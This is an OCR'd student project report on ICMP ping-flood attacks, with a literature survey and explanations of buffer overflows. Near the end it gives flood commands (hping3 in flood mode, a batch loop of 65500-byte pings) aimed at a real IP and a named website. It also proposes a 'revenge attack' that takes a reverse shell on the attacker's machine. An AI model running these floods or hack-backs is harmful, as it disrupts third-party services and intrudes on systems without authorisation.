VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

NETWORK SECURITY

J COMPONENT REVIEW

IMPLEMENTATION OF AN ICMP ATTACK AND DEMONSTRATING A REVERSE ATTACK BY ACCESSING REVERSE SHELL THROUGH AN EXPLOIT

NAME	REGISTRATION NUMBER
RAKSHITH SACHDEV	18BCI0109
ROHAN ALLEN	18BCI0247
ISHIKA KHANDELWAL	18BCI0121
GOKUL MADHUSUDHAN	18BCI0152

ABSTRACT

ICMP or Internet Control Message Protocol is an error-reporting protocol network devices like routers, use to generate error messages to the source IP address, when network problems prevent delivery of IP packets. An ICMP flood attack also known as a ping flood, is a denial-of-service attack in which the attacker attempts to overwhelm a targeted device with ICMP echo-request packets, causing the target to become inaccessible to normal traffic. When the attack traffic comes from multiple devices, the attack becomes a DDoS or distributed denial-of-service attack.

INTRODUCTION

ICMP (Internet Control Message Protocol) flood, also known as Ping Flood is a common Denial of Service (DoS) attack in which an attacker takes down a victim’s computer by overwhelming it with ICMP echo requests, also known as pings. The attack involves flooding the victim’s network with request packets, knowing that the network will respond with an equal number of reply packets.

Ping Flood Attack is one of the oldest known network attacks, and its aim is to saturate the network with ICMP traffic. The Ping attack can exhaust the target server’s bandwidth and computing resources. This project focuses on the different aspects of ICMP, which includes how to simulate an attack and to perform a counterback.

The objectives of this project are divided into two parts. Firstly, we demonstrate an ICMP attack. After the demonstration, we provide a solution by presenting an algorithm that detects when the victim system is under attack and carries out a reversal attack by manipulating an exploit in the attacker’s system in the same network and gaining access to the reverse shell which gives the target user the power to stop the attacker and thus defend its system.

LITERATURE SURVEY

Reference No.	**Name of algorithm/model/system**	**Dataset used**	**Brief description about model/system**	**Parameters influencing the performance of the model**	**Advantages of the model/system**	**Limitations of the model/system**
1	Simulating Denial of Service attack and Distributed Denial of Service Attack (DDoS) through utilization of standalone machine and multiple machines respectively.	The analysis is based on the average response time, traffic received, traffic sent, upload and download response times.	The analysis is studied by conducting an experiment which is based on the comparison of three scenarios. A healthy and functional network is presented in the first scenario where as the second and third scenario focuses on attacking the first network by simulating Denial of Service attack and Distributed Denial of Service Attack (DDoS) through utilization of standalone machine and multiple machines respectively.	Response Time, Traffic, Upload Response Time	Works fine on small datasets.	Every case in the scenario presented was an unguarded one. There were no prior modes of network security enforced and hence, these results can't be generalized to all networks.

2	Brief outline of DDoS attacks and its constituents, primarily the ICMP Protocol. Along with it an algorithm was proposed to carry out DDoS attack based on ICMP Flooding technique.	Traffic	ICMP Flood is said to happen when an attacker makes use of a botnet to send large amounts of ICMP packets to the target server in an attempt to exhaust any available bandwidth and prevent access to the legitimate user. For this attack to be performed the ‘ping’ command is used. This command is given to check the connectivity between devices. However, this command can be given with different variables to make the ping larger in size and occur more often. This would initiate traffic in the system and will finally lead to utilization of available system bandwidth.	Traffic delay	Really effective in determining the	The impact of these attacks are based on system administrators efficiency. As administrators stay on top of patching vulnerabilities and optimizing the performance of business systems ,the potential harm of a simple DoS attack is relatively minor.

3	1 In this paper, they have proposed an enhancement scheme to ITraceCP by performing dynamic probability adjustment against hop distance.	We carried out simulations on wired and wireless adhoc	In this paper, we proposed an enhancement scheme to ICMP Traceback with Cumulative Path (ITrace-CP) by performing dynamic probability adjustment against hop distance. Simulations were carried out on wired networks showing performance efficiency improvement of up to 190% and 143%, compared to ITrace-CP, for path lengths of 15 and 20 hops respectively.	Adjusted traffic overhead.	The maximum performance efficiency improvement of the enhanced scheme over the core ITrace-CP was 192%, 138%, 190% and 143%, for attack paths of 5, 10, 15 and 20 hops respectively (achieved at exponent value of 2).	Cannot be generalised.

4	Random Early Detection (RED) is earliest detection of DDoS attacks in packet-switched networks.	Flooding Attack services.	This paper surveys with the emerging research on various methods to identify the legitimate/ illegitimate traffic on the network. Here, the focus is on the effective early detection scheme for distinguishing Distributed Denial of Service (DDoS) attack traffic from normal flash crowd traffic.	Packet Size, Flow duration, Flow per time interval.	Maximum Entropy and Flash Events techniques showed very high accuracy.	Information Distance Measureme nt and Performanc e Increment Feature showed lower accuracy .
5	Intention-driven ICMP traceback model.	Traffic	Some traceback approach has been proposed to traceback source of attack. One of these methods is Intention-driven iTrace which is the working base of the ICMP traceback. By this method, it will be possible to increase effective ICMP traceback messages which can provide useful information to the victim in tracing source of attack.	Delay	Better speed of delivering results and accuracy is exemplified as compared to previous results.	False positive iTrace message which can not provide useful information to locate the attacker has been decreased about 13.5% in proposed model.

6	ICMP Policy Analysis for firewalls using Active Probing	ICMP packets	Investigate the tolerance of ICMP intended for all AS across the world in addition to DNS server information, which is operational within AS. This is to confirm whether ICMP response packets are received or not by transmitting probing packets to the DNS server	Number of ICMP packets determine the response of the server	Helps find out if ICMP response packet has been received normally from the DNS server	Through the method A large proportion of AS do not permit ICMP packets, but 32% of As are exposed to the ICMP vulnerability. Along with that the results showed that former studies targeting the 32%V of AS that does filter ICMP packets have feasibility. However due to majority if it not being vulnerable and are filtering ICMP packets hence a more viable method must be selected.
7	ICMP Protocol to detect covert channels	The analysis is done based on the ICMP message size and content, number of Echo Replies for given Echo Requests, number of ICMP messages	To discover the covert channels through various steps such as analyzing the ICMP message shape and content. Attacking covert channels occurs when the communication of information between two parties is secretly done via a chain which is not intended for the sending of information	ICMP message size, number of Echo Reply message for given Echo Request, number of ICMP messages	Stops using the resources to send secret data, keeps a check on data leakage, prevents installation, distribution and control of malicious software and prevents bypassing of security devices like firewalls.	The experiment observed some false positives due to change in size of the ICMP messages.

8	Method to measure available network bandwidth using the Internet Control Message Protocol (ICMP)	Frequency, clock resolution	A new available bandwidth measurement method based on the measurement algorithm of ImTCP, an inline network measurement method. The method transmits ICMP ECHO packets with timings based on the ImTCP.	The system depends on frequency, clock resolution to determine the bandwidth of a given network.	Proposed method can measure the bandwidth much faster and require less amount of data to calculate the same, solves the limitations inherent to ImTCP	proposed method suffers from tracking delays when there is a change in available bandwidth
9	An IP traceback protocol for tracing RDoS attacks by employing an ICMP Caddie message scheme	Traffic	Traceback process is multi-phased. In the first he victim identifies the Caddie messages received and then identifies the source of the flooding packets: the reflector.	Delay, traffic, bandwidth	Method is secured, automized and effective.	Maximum number of hops closes to 25 before reaching Internet MSS, Caddie ring, timer and message attacks can occur.

10	ICMP Based Malicious Attack Identification Method for DHCP	Traffic	Solution for detecting the abnormal DHCPREQUEST originated by malicious users in a period of time in order to prevent denial of service to normal users. The detection criteria are based on identifying the validity of the requester using ICMP echo service.	DHCP Server	The presented method is not only able to solve existed problems but is also applicable for implementing in production systems.	Attacker might attach their DHCP server, Rouge DHCP server, to provide network configuration parameters to normal users. The attacker could assign IP address of their own computer as default gateway parameter. Thus, an attacker is able to capture, modify, and analyze every packets such as privacy information, instant messaging and secret password that sent from attacked device to the network

11	IP Traceback in Wireless Mesh Networks	Wireless Mesh Networks IEEE 802.11s (WMNs)	Main objective is to counter the threats faced due to IP spoofing by realising a forensic analysis of the Internet traffic and to permit tracing back to the correct source through the IP traceback mechanisms. It uses the private and secure ICMP message to register the whole trace of the attack path. The main goal is to trace the whole attack path to the routers level.	Time Released Key Chains scheme (TRKC) which enables each router to generate a sequence of keys from a random seed. the traceback process, private and secure message exchange, synchronisation and matching process.	The IP traceback uses the private and secure ICMP message to register the whole trace of the attack path. The procedure of tracing the attack path is founded on gathering the whole trace in just one signalling message.	This suggested methodology cannot handle fragmentation which is done to allow packet transfer over networks so that the resulting pieces can pass through a link with a smaller maximum transmission unit (MTU) than the original packet size. Also, it does not work with IPv6 and is not compatible with IPSec.
12	Do ICMP Security Attacks Have Same Impact on Servers	Microsoft's Windows Server and Apple's Mac Server OS	We also test impact of ICMP attacks on two different popular server OS namely, Windows Server 2012 R2 and Apple's Mac OS X Server LION on same hardware platform i.e. Apple's Mac Pro platform.	Processor utilization, memory utilization and HTTP transactions	It is highly effective in comparing the performance between Microsoft's Windows Server OS 2012 R2 and MAC LION OS.	Both server OS need to deploy more efficient protection mechanisms especially against ICMP based Cyber attacks without depending on external security devices.

13	Detecting ICMP Rate Limiting in the Internet	Commercial Routers	Rate limiting to ICMP traffic, if undetected, could distort measurements and create false conclusions. FADER, a new algorithm is proposed that can identify rate limiting from user-side traces with minimal new measurement traffic	Path performance, outages, carrier-grade NAT deployment, DHCP churn and topology	It is very accurate at detecting rate limits when probe traffic is between 1 and 60× the rate limit.	Only a tiny fraction (0.02%) of Internet blocks are ICMP rate limited up to 0.39 pings/s per /24.
14	IDS using mitigation rules approach to mitigate ICMP attacks	Live private data	This study proposes the Intrusion Detection System (IDS) with the mitigation rules approach to mitigate the ICMP attack. The mitigation rules are developed specifically to mitigate the ICMP attack and to suppress the number of false alarms.	Network bandwidth, memory utilization, traffic analysis	Experimental result shows that deployment of mitigation rules is 63.95% efficient to mitigate the ICMP attack compared to the original Snort rules	Does not work with IPv6.
15	A Novel Traceback Approach for Direct and Reflected ICMP Attacks	ICMP Packets	This study proposes a novel traceback approach to locate the source of ICMP flooding attacks, direct and SMURF attacks. This is the first traceback system that allows the location of the	Network bandwidth, memory utilization.	This approach achieves an accurate traceback using few attack packets compared to existing approaches and without bandwidth overhead	There is no coexistence between ICMP marking system and applications using the ICMP echo messages.

			source of reflected attacks			

PROPOSED METHODOLOGY FOR PREVENTION

The proposed solution for this objective is to provide a program that enables the victim to gain access to a reversal shell by utilising an exploit in the attacker's program.

In this paper, buffer overflow is the exploit used. Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflow is a condition where the program writer forgets to do a bounded check on the buffer size and this allows the attacker to put more data than what the buffer can hold. This data then spills up to adjoining memory areas.

For this paper, we shall use a scenario where the attacker has an application which is not efficiently secured. When the attacker carries out the ICMP attack, the victim is initially affected.

According to our proposed methodology, the victim realises it is under attack by comparing and recognizing the response time . After which the victim system tries to carry out a 'revenge attack'. Firstly, it utilizes the buffer overflow exploit since an insecure application is available.


Using this exploitation, the victim gets access to the attacker's reverse shell. A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. Upon this scenario, it has the power to shut down the attacker.

CONCEPTS USED WITHIN THE PROJECT

Ping request:

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating success or failure when communicating with another IP address.
Ping requests are used to test the connectivity and maintain the connection of two systems by measuring the round-trip time, from when the ICMP echo request has been sent till the time an ICMP echo reply is received.

ICMP type 8, Echo request message
ICMP type 0, Echo reply message



ICMP ping floods:

ICMP flood attack is based on sending a lot of packages to a server, this attack uses ICMP Echo Request (ping) packets. This attack is most effective by using the flood option of ping which sends ICMP packets as fast as possible without waiting for replies, and generally this attack can consume both outgoing and incoming bandwidth, since the victim’s servers will often attempt to respond with ICMP Echo Reply packets. This attack is a successful DoS attack if the attacker has more bandwidth than the victim, but it will create a slowdown of the server in other cases.




Figure 8: ICMP flood

Types of Ping Attacks:

Attacks can be broken down into three categories, based on the target and how its IP address is resolved.

• **A targeted local disclosed ping flood** targets a single computer on a local network. An attacker needs to have physical access to the computer in order to discover its IP address. A successful attack would result in the target computer being taken down.

• **A router disclosed ping flood** targets routers in order to disrupt communications between computers on a network. It is reliant on the attacker knowing the internal IP address of a local router. A successful attack would result in all computers connected to the router being taken down.

• **A blind ping flood** involves using an external program to uncover the IP address of the target computer or router before executing an attack.




Figure 9: ICMP attack

A simple yet effective attack:

Requires three machines:

1) Windows 8.1 current machine
2) Kali linux is attacker
3) Windows XP

The command used is

Hping3 –flood –v –I etho <IP address>
-flood push into flood mode
-v for verbose
-i for interface, here it is etho

To stop the flood, enter ^C

Ping <IP address> - t - l <PACKET SIZE IN BYTES>

Creating these ping commands on.bat file allows all commands to be executed without the user entering them one by one.This allows an attack to be executed on one click without any input from the attacker or victim.

Buffer Overflow:


A buffer is a temporary area for data storage. When more gets placed by a program or system process, the extra data overflows. It causes some of that data to leak out into other buffers, which can corrupt or overwrite whatever data they were holding.

This overflow usually results in a system crash, but it also creates the opportunity for an attacker to run arbitrary code or manipulate the coding errors to prompt malicious actions.

There are two types of buffer overflows: stack-based and heap-based. However we are making use of only stack-based buffer overflow for this project.

Stack buffer overflow can be caused deliberately as part of an attack known as stack smashing. If the affected program is running with special privileges, or accepts data from untrusted network hosts (e.g. a web server) then the bug is a potential security vulnerability.

If the stack buffer is filled with data supplied from an untrusted user then that user can corrupt the stack in such a way as to inject executable code into the running program and take control of the process. This is one of the oldest and more reliable methods for attackers to gain unauthorised access to a computer.




Identifying attack:

How do you know if your website just went down because of a DDoS attack? There are a few symptoms that are a dead giveaway. Usually, the

HTTP Error 503 described above is a clear indication. However, another sign of a DDoS attack is a very strong spike in bandwidth. You can view this by logging into your account with your web host and opening **Cpanel**. Scroll down to the **Logs** section and select **Bandwidth**.

A normal bandwidth chart for the last 24 hours should show a relatively constant line, with the exception of a few small spikes. However, a recent disproportionate spike in bandwidth that remains high over an hour or more is a clear indication that you're facing a DDoS attack against your web server.



TO SEND MULTIPLE PING PACKETS OF VARIABLE SIZES


:loop
ping 72.14.255.255 -l 65500 -w 1 -n 1
goto :loop


TO OVERFLOW ONE SPECIFIC WEBSITE WITH PING PACKETS


cd..
ping groot646.weebly.com
ping 199.34.228.53 -t -l 1000

